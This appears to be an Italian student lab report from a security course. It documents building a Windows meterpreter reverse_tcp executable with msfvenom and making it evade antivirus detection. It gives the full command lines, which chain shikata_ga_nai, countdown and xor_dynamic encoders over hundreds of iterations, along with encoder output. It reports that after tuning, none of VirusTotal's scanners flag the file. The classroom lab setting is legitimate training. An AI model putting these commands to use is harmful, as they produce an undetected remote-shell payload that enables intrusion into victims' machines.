LABORATORIO 3 FEBBRAIO 2025 S9-L1

Esercizio di Oggi: Creazione di un Malware con Msfvenom

Obiettivo dell'Esercizio: L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.

Passaggi da Seguire

- 1. Preparazione dell'Ambiente Assicurati di avere un ambiente di lavoro sicuro e isolato, preferibilmente una macchina virtuale, per evitare danni al sistema principale.
- 2. Utilizzo di msfvenom per generare il malware.
- 3. Migliorare la Non Rilevabilità.
- 4. Test del Malware una volta generato.
- 5. Analisi dei Risultati: Confronta i risultati del tuo malware con quelli analizzati durante la lezione. Valuta le differenze in termini di rilevabilità e discuti le possibili migliorie.

Conclusione


L'obiettivo di questo esercizio è non solo creare un malware funzionale, ma anche sviluppare la capacità di migliorare la non rilevabilità. Questo tipo di pratica è essenziale per comprendere meglio le tecniche utilizzate sia dagli attaccanti che dai difensori nel campo della sicurezza informatica.

Svolgimento:

Una volta avviata la macchina virtuale Kali, procediamo inserendo dal terminale il comando trovato nelle slide.


"msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.23 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | msfvenom -a x86 -platform windows -e x86/shikata_ga_nai -i 138 -o polimorficommm.exe"

Cambiamo l' LHOST inserendo l'indirizzo IP della macchina Kali 192.168.1.5



A questo punto abbiamo creato il file **polimorficommm.exe**Andiamo a caricarlo e a verificarlo sul sito <u>www.virustotal.com</u>
che serve a controllare i file per capire se siano potenziali
malware oppure file legittimi.






Il sito effettua un controllo tramite 60 antivirus per controllarlo e nel nostro caso 10 di questi riconoscono il file come maligno.

Per renderlo meno rilevabile dobbiamo quindi cambiare gli encoders e metterne altri meno conosciuti e riconoscibili.

Possiamo anche modificare le iterazioni per far sì che gli antivirus non lo rilevino.

Per vedere gli encoders disponibili possiamo utilizzare il comando: msfvenom -l encoders



Effettiamo varie prove e successivametne aumentiamo a 200 le iterazioni di tutti e 3 gli encoder e cambiamo l'encoder x86/countdown con quello x86/xor_dynamic

```
(kali@ kali) - [~]

$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.23 LPORT=5959 -a x86 m-platform windows -e x86/
shikata_ga_nai -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -o polimorficommm.exe

Attempting to read payload from STDIN...
Found 1 compatible encoders

Attempting to encode payload with 200 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai succeeded with size 516 (iteration=5)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai succeeded with size 543 (iteration=7)
```

Procediamo alla verifica e vediamo che nessun antivirus segnala questo file come malevolo quindi abbiamo aggirato l'antivirus modificando iterazioni e malware.

